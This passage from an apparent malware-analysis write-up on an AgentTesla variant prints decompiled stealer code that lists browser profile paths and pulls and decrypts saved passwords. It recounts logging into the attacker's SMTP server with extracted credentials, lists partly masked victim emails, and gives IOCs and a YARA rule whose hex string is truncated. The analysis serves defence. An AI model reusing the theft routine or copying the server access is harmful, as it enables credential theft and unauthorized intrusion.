    rIQSi.ChromiumBrowserList.Add(new rIQSi.1HAifa8G8z("QIP Surf", Path.Combine(rIQSi.LocalApp, "QIP Surf\\User Data"), Convert.ToBoolean("true")));
    num = 26;
}
if (num == 1)
{
    rIQSi.ChromiumBrowserList.Add(new rIQSi.1HAifa8G8z("Opera Browser", Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData), "Opera Software\\Opera Stable"), Convert.ToBoolean
      ("true")));
    num = 2;
}
if (num == 35)
{
    rIQSi.MozillaBrowserList.Add(new rIQSi.1HAifa8G8z("IceCat", rIQSi.SystemAppdataPath + "\\Mozilla\\icecat\\", Convert.ToBoolean("true")));
    num = 36;
}
if (num == 27)
{
    rIQSi.ChromiumBrowserList.Add(new rIQSi.1HAifa8G8z("Chrome", Path.Combine(rIQSi.LocalApp, "Google\\Chrome\\User Data"), Convert.ToBoolean("true")));
    num = 28;
}
if (num == 30)
{
    rIQSi.MozillaBrowserList.Add(new rIQSi.1HAifa8G8z("SeaMonkey", rIQSi.SystemAppdataPath + "\\Mozilla\\SeaMonkey\\", Convert.ToBoolean("true")));
    num = 31;
}
if (num == 14)
{
    rIQSi.ChromiumBrowserList.Add(new rIQSi.1HAifa8G8z("Sputnik", Path.Combine(rIQSi.LocalApp, "Sputnik\\Sputnik\\User Data"), Convert.ToBoolean("true")));
    num = 15;
}
if (num == 34)
{
    rIQSi.MozillaBrowserList.Add(new rIQSi.1HAifa8G8z("K-Meleon", rIQSi.SystemAppdataPath + "\\K-Meleon\\", Convert.ToBoolean("true")));
    num = 35;
}
```

Figure 16: Checks For Browser

```
try
{
    text2 = jv1ed.H0CX4L(i, "origin_url");
    text3 = jv1ed.H0CX4L(i, "username_value");
    text4 = jv1ed.H0CX4L(i, "password_value");
    if (text4.StartsWith("v10") | text4.StartsWith("v11"))
    {
        byte[] array2 = new byte[0];
        if (text.Contains("Opera Stable") & Directory.Exists(Directory.GetParent(text).FullName))
        {
            array2 = Oq9.YOhx(Directory.GetParent(text).FullName);
        }
        else
        {
            array2 = Oq9.YOhx(Directory.GetParent(text).Parent.FullName);
        }
        text4 = Oq9.f6na6(Encoding.Default.GetBytes(jv1ed.H0CX4L(i, "password_value")), array2);
    }
    else
    {
        text4 = Oq9.pBVvMxvIKBA(jv1ed.H0CX4L(i, "password_value"));
    }
    if (!string.IsNullOrEmpty(text2) && !string.IsNullOrEmpty(text3) && text4 != null)
    {
        list2.Add(new vcYq
        {
            3ldec = text2,
            t3ZWyDPL5 = text3,
            1S3 = text4,
            SRAEAv5bnBI = QBo
        });
    }
}
catch
{
}
```

Figure 17: Retrieve data from DB

At this point, I decided to run the malware and observe its effects on the system. To do this, I used Regshot to capture the system's registry before and after running the malware. This allowed me to analyze the changes made

to the registry by the malware.



Figure 18: Regshot Change



Figure 19: Regshot Change

The registry modification indicates that the malware is attempting to disguise itself as a legitimate system process, which could complicate detection and removal efforts.

Malware ConfigurationPermalink

After searching through the Assembly Explorer, I was able to extract the malware configuration, as shown in Figure 17.



Figure 20: Extracted Malware Configuration

Using the SMTP credentials, I successfully logged into the attacker's SMTP server and extracted additional IOCs. I wrote a Python script to extract the logs, but for privacy reasons, I won't provide the script here.

Then, I developed an additional Python script to specifically extract emails from the logs.

```
 import csv
import re

# Regular expression to match email addresses
email_regex = r'\b[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Z|a-z]{2,6}\b'

# Path to the CSV file
csv_file_path = 'emails2.csv'

# Set to store unique email addresses
unique_emails = set()

# Open the CSV file for reading with utf-8 encoding
with open(csv_file_path, mode='r', newline='', encoding='utf-8') as file:
    # Create a CSV reader object
    csv_reader = csv.reader(file)

    # Loop over each row in the CSV file
    for row in csv_reader:
        # Join all the columns in the row into a single string
        row_str = ' '.join(row)

        # Use regular expression to find email addresses in the row string
```

```
        emails = re.findall(email_regex, row_str)

        # Add unique email addresses to the set
        unique_emails.update(emails)

# Print the unique email addresses
for email in unique_emails:
    print(email)
```

Using this script, I was able to extract more than 80 emails that may be compromised or related to the attacker.

In addition, running the malware revealed the newly generated processes. Using Wireshark, I captured network IOCs.



Figure 21: The New Proccess



Figure 22: Using WireShark

IOCsPermalink

- Hash:

```
 e2f6a376216a6492d6fe3648a969608c
5e8a624d975b4d471b6145ae628a2f97
bc19b0a9d487ac8e5d22b40bd6176d2d
```

- URL:

```
 hxxps://account.dyn[.]com
api[.]ipify[.]org
```

- Emails:

```
 mabouamayem@ta***d[.]ae
imran@alb******lic[.]com
shakim@t***d[.]ae
sivaraj.t@tho*****ast[.]com
Suneesh_KS@s**[.]ae
Vibin.Davis@a*****air[.]com
sabu@t***ae[.]com
QRWorkshopauh@****[.]ae
reem.albedwawi@e****up[.]com
chiragjoshi@gra*******ves[.]com
anuvind@albu*******ic[.]com
vinodkumar@g*****lf[.]com
jessa@ki******ings[.]com
madhav@ge*****lf[.]com
abdul.samad@e*****up[.]com
jbayhon@t****ed[.]ae
Raman.Jha@a****ir[.]com
Purchase3[.]spme@su*****en[.]com
chandrajith@t****e[.]com
simpson.d@****c[.]ae
saheer.m@en****up[.]com
Workshopauh@h***c[.]ae
kausarali@a*****ic[.]com
purchase3.spme@su****en[.]com
coordinator@t***e[.]com
ameen_aziz@go*******lc[.]com
mmerchant52@****o[.]com
Deepanshu.Gupta@****r[.]com
stanveer@t****d[.]ae
ibrah.esad@****[.]com
```

```
muhammedsigma786@*****[.]com
Dinakaran.Umamaheswaran@a*****ir[.]com
hameed@alb*****lic[.]com
ismailpt@t****e[.]com
Serviceauh@h***c[.]ae
news@ncx[.]ni****e[.]ae
Thameem.Mohammed@a****ir[.]com
saeed9797seead@****[.]com
Mohamed.Abdhul@a****ir[.]com
thiemokho.doucoure@e****up[.]com
Muhammed.Shihabuddin@s***[.]ae
Sreenidhi.Gadihalli@a****ir[.]com
lahiru.r@****c[.]ae
omajdalawi@t****d[.]ae
Naushad.Ahmad@e****p[.]com
Syed.Oli@a****ir[.]com
wahmed@t***ed[.]ae
Purchaseauh@h***c[.]ae
nabdulsalam@t****d[.]ae
purchaseauh@h****c[.]ae
krisanth.c@g*****f[.]com
qc1@g****em[.]com
serviceauh@h***c[.]ae
anita.singh@c*****st[.]com
Jules.v@h***c[.]ae
Saadiyat.DCP1@a****r[.]com
dinakaran.umamaheswaran@a*****r[.]com
mohamed.halan@g****lf[.]com
Mailer-Daemon@box2229[.]b****t[.]com
info@a*****c[.]com
sales@p**st[.]com
mustafa@a****ic[.]com
Amrou.Askar@a****ir[.]com
ummer.mohammed@****[.]com
ashiq.mehmood@e****up[.]com
ramesh@a****ic[.]com
anup.p@h***c[.]ae
vinup.s@g****f[.]com
mohan@g****f[.]com
Inderjeet.Arora@a****ir[.]com
Bheemrao.Kumar@a***ir[.]com
ttaylor@t****cy[.]us
arul@g****f[.]com
QRworkshopauh@h****c[.]ae
anand.bodas@******[.]com
gulfe@g****c[.]ae
info@a****ms[.]com
```

```
purchase@p***t[.]com
khozem@a*****lic[.]com
dwi.endah@en****p[.]com
joyson.lobo@ca****st[.]com
ravindrarao@t****e[.]com
```

Yara Rule[Permalink]

```
rule AgentTeslaRule {
   meta:
       description = "Searches for AgetTesla variant"
       author = "0xMrMagnezi"
       date = "2024-06-05"

   strings:
       $hex_sequence = { 24 61 38 31 37 33 65 61 33 2D 38 36 32 64 2D 34 62 37 65 2D 62 36 36 62 2D 65 30 37 63
        $ascii = "PY718E785ZXFG4844GPE4Z"
       $wide = "PY718E785ZXFG4844GPE4Z" wide
       $nocase = "PY718E785ZXFG4844GPE4Z" nocase
       $wide_nocase = "PY718E785ZXFG4844GPE4Z" wide nocase

   condition:
       $hex_sequence or $ascii or $wide or $nocase or $wide_nocase
}
```

Source: https://0xmrmagnezi.github.io/malware%20analysis/AgentTesla/